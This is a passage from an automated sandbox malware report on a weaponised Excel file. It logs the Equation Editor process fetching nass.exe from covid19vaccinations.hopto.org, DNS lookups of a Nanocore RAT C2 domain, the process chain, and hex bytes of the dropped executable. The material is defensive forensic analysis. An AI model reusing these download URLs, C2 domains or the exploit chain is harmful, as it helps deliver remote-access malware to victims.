Apr 12, 2021 11:32:58.333916903 CEST	53	54129	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:18.176796913 CEST	65329	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:18.241116047 CEST	53	65329	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:18.312613010 CEST	60718	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:33:18.370712042 CEST	53	60718	8.8.4.4	192.168.2.22
Apr 12, 2021 11:33:18.417473078 CEST	49157	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:18.474462032 CEST	53	49157	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:22.508759022 CEST	57391	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:22.566188097 CEST	53	57391	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:22.566920996 CEST	57391	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:22.615648031 CEST	53	57391	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:22.653704882 CEST	61858	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:33:22.704150915 CEST	53	61858	8.8.4.4	192.168.2.22
Apr 12, 2021 11:33:22.733686924 CEST	62500	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:22.782644987 CEST	53	62500	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:22.783457994 CEST	62500	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:22.841954947 CEST	53	62500	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:26.876676083 CEST	51652	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:26.925582886 CEST	53	51652	8.8.8.8	192.168.2.22
Apr 12, 2021 11:33:26.971744061 CEST	62762	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:33:27.033773899 CEST	53	62762	8.8.4.4	192.168.2.22
Apr 12, 2021 11:33:27.116089106 CEST	56905	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:33:27.165102959 CEST	53	56905	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:31:50.518306971 CEST	192.168.2.22	8.8.8.8	0x1dff	Standard query (0)	covid19vaccinations.hopto.org	A (IP address)	IN (0x0001)
Apr 12, 2021 11:31:50.577949047 CEST	192.168.2.22	8.8.8.8	0x1dff	Standard query (0)	covid19vaccinations.hopto.org	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.285085917 CEST	192.168.2.22	8.8.8.8	0xc76f	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.343131065 CEST	192.168.2.22	8.8.8.8	0xc76f	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.435535908 CEST	192.168.2.22	8.8.4.4	0xf04e	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:32:20.511164904 CEST	192.168.2.22	8.8.8.8	0xa4fa	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.572062969 CEST	192.168.2.22	8.8.8.8	0xa4fa	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.701483965 CEST	192.168.2.22	8.8.8.8	0x28e8	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.818521023 CEST	192.168.2.22	8.8.4.4	0xe8b4	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.934355021 CEST	192.168.2.22	8.8.8.8	0x1011	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.039258003 CEST	192.168.2.22	8.8.8.8	0xfa7d	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.099054098 CEST	192.168.2.22	8.8.8.8	0xfa7d	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.159571886 CEST	192.168.2.22	8.8.8.8	0xfa7d	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.244254112 CEST	192.168.2.22	8.8.4.4	0x2834	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.303605080 CEST	192.168.2.22	8.8.4.4	0x2834	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.464906931 CEST	192.168.2.22	8.8.8.8	0xb7a4	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.325118065 CEST	192.168.2.22	8.8.8.8	0xe026	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.428504944 CEST	192.168.2.22	8.8.4.4	0x45b8	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.513602972 CEST	192.168.2.22	8.8.8.8	0x9831	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.615348101 CEST	192.168.2.22	8.8.8.8	0xae36	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.672796011 CEST	192.168.2.22	8.8.8.8	0xae36	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.763920069 CEST	192.168.2.22	8.8.4.4	0xb0bc	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.839982986 CEST	192.168.2.22	8.8.8.8	0xaddb	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.889116049 CEST	192.168.2.22	8.8.8.8	0xaddb	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:57.983613014 CEST	192.168.2.22	8.8.8.8	0x167a	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.033023119 CEST	192.168.2.22	8.8.8.8	0x167a	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.158997059 CEST	192.168.2.22	8.8.4.4	0x2987	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.234457970 CEST	192.168.2.22	8.8.8.8	0x248d	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.285072088 CEST	192.168.2.22	8.8.8.8	0x248d	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.176796913 CEST	192.168.2.22	8.8.8.8	0xba10	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.312613010 CEST	192.168.2.22	8.8.4.4	0x4072	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.417473078 CEST	192.168.2.22	8.8.8.8	0xf297	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.508759022 CEST	192.168.2.22	8.8.8.8	0x78dd	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.566920996 CEST	192.168.2.22	8.8.8.8	0x78dd	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.653704882 CEST	192.168.2.22	8.8.4.4	0x583	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.733686924 CEST	192.168.2.22	8.8.8.8	0x9876	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.783457994 CEST	192.168.2.22	8.8.8.8	0x9876	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:26.876676083 CEST	192.168.2.22	8.8.8.8	0xedec	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:26.971744061 CEST	192.168.2.22	8.8.4.4	0xd57e	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:27.116089106 CEST	192.168.2.22	8.8.8.8	0x7f12	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:31:50.577615976 CEST	8.8.8.8	192.168.2.22	0x1dff	No error (0)	covid19vaccinations.hopto.org		13.235.115.155	A (IP address)	IN (0x0001)
Apr 12, 2021 11:31:50.636962891 CEST	8.8.8.8	192.168.2.22	0x1dff	No error (0)	covid19vaccinations.hopto.org		13.235.115.155	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.342282057 CEST	8.8.8.8	192.168.2.22	0xc76f	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.401803017 CEST	8.8.8.8	192.168.2.22	0xc76f	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.494453907 CEST	8.8.4.4	192.168.2.22	0xf04e	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.571389914 CEST	8.8.8.8	192.168.2.22	0xa4fa	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:20.633337975 CEST	8.8.8.8	192.168.2.22	0xa4fa	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.761466980 CEST	8.8.8.8	192.168.2.22	0x28e8	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.880559921 CEST	8.8.4.4	192.168.2.22	0xe8b4	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:24.995810986 CEST	8.8.8.8	192.168.2.22	0x1011	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.097924948 CEST	8.8.8.8	192.168.2.22	0xfa7d	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.159094095 CEST	8.8.8.8	192.168.2.22	0xfa7d	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.218151093 CEST	8.8.8.8	192.168.2.22	0xfa7d	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.303083897 CEST	8.8.4.4	192.168.2.22	0x2834	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.363369942 CEST	8.8.4.4	192.168.2.22	0x2834	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:29.514780045 CEST	8.8.8.8	192.168.2.22	0xb7a4	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.376719952 CEST	8.8.8.8	192.168.2.22	0xe026	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.480118036 CEST	8.8.4.4	192.168.2.22	0x45b8	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:49.576049089 CEST	8.8.8.8	192.168.2.22	0x9831	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.672323942 CEST	8.8.8.8	192.168.2.22	0xae36	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.721529961 CEST	8.8.8.8	192.168.2.22	0xae36	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.822905064 CEST	8.8.4.4	192.168.2.22	0xb0bc	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.888621092 CEST	8.8.8.8	192.168.2.22	0xaddb	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:53.945800066 CEST	8.8.8.8	192.168.2.22	0xaddb	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.032391071 CEST	8.8.8.8	192.168.2.22	0x167a	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.090007067 CEST	8.8.8.8	192.168.2.22	0x167a	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:32:58.217211962 CEST	8.8.4.4	192.168.2.22	0x2987	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.284317970 CEST	8.8.8.8	192.168.2.22	0x248d	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:32:58.333916903 CEST	8.8.8.8	192.168.2.22	0x248d	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.241116047 CEST	8.8.8.8	192.168.2.22	0xba10	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.370712042 CEST	8.8.4.4	192.168.2.22	0x4072	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:18.474462032 CEST	8.8.8.8	192.168.2.22	0xf297	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.566188097 CEST	8.8.8.8	192.168.2.22	0x78dd	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.615648031 CEST	8.8.8.8	192.168.2.22	0x78dd	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.704150915 CEST	8.8.4.4	192.168.2.22	0x583	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.782644987 CEST	8.8.8.8	192.168.2.22	0x9876	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:22.841954947 CEST	8.8.8.8	192.168.2.22	0x9876	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:26.925582886 CEST	8.8.8.8	192.168.2.22	0xedec	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:27.033773899 CEST	8.8.4.4	192.168.2.22	0xd57e	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 11:33:27.165102959 CEST	8.8.8.8	192.168.2.22	0x7f12	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- covid19vaccinations.hopto.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.235.115.155	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:31:50.816945076 CEST	0	OUT	GET /nass.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: covid19vaccinations.hopto.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:31:50.978774071 CEST	2	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 09:31:52 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.4.16 Last-Modified: Mon, 12 Apr 2021 07:38:49 GMT ETag: "c1600-5bfc19ac18ac0" Accept-Ranges: bytes Content-Length: 792064 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 09 f9 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 a8 08 00 00 6c 03 00 00 00 00 00 6a c7 08 00 00 20 00 00 00 e0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 c7 08 00 4f 00 00 00 00 e0 08 00 34 69 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0c 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 88 a7 08 00 00 20 00 00 00 a8 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 34 69 03 00 00 e0 08 00 00 6a 03 00 00 aa 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0c 00 00 02 00 00 00 14 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c c7 08 00 00 00 00 00 48 00 00 00 02 00 05 00 ac de 00 00 cc d9 00 00 03 00 00 00 01 00 00 06 78 b8 01 00 a0 0e 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 23 00 00 0a 28 24 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 25 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 26 00 00 0a 00 02 16 28 27 00 00 0a 00 02 17 28 28 00 00 0a 00 02 17 28 29 00 00 0a 00 02 16 28 2a 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 18 02 00 06 28 2b 00 00 0a 00 2a 26 00 02 28 2c 00 00 0a 00 2a ce 73 2d 00 00 0a 80 01 00 00 04 73 2e 00 00 0a 80 02 00 00 04 73 2f 00 00 0a 80 03 00 00 04 73 30 00 00 0a 80 04 00 00 04 73 31 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 34 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 35 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 36 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 37 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 38 00 00 0a 6f 39 00 00 0a 73 3a 00 00 0a 0 c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELs`Plj @ @O4i` H.text `.rsrc4ij@@.reloc`@BLHx0(# ($(o%*(&('((()(**N(o(+*&(,*s-s.s/s0s1*0~o2+*0~o3+*0~o4+*0~o5+*0~o6+*0<~(7,!rp(8o9s:~+*0~

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1468 Parent PID: 584

General

Start time:	11:30:47
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd50000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PR0078966.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FF9F526	WriteFile
C:\Users\user\Desktop\~$PR0078966.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FF9F591	WriteFile
C:\Users\user\Desktop\~$PR0078966.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FF9F526	WriteFile
C:\Users\user\Desktop\~$PR0078966.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FF9F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	/$6	binary	2F 24 36 00 BC 05 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 70 00 72 00 30 00 30 00 37 00 38 00 39 00 36 00 36 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 72 00 30 00 30 00 37 00 38 00 39 00 36 00 36 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 1100 Parent PID: 584

General

Start time:	11:31:09
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2344 Parent PID: 1100

General

Start time:	11:31:12
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x12c0000
File size:	792064 bytes
MD5 hash:	6A647FD057FD6A0B85C644D928125EB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2180491793.0000000003791000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2180262116.0000000002791000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\blFUun.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	93180C	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpE206.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	23B61C	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE206.tmp	success or wait	1	93257A	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\blFUun.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 09 f9 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 a8 08 00 00 6c 03 00 00 00 00 00 6a c7 08 00 00 20 00 00 00 e0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....s`.......... ....P......l......j.... ....@.. ....@................	success or wait	13	93180C	CopyFileW
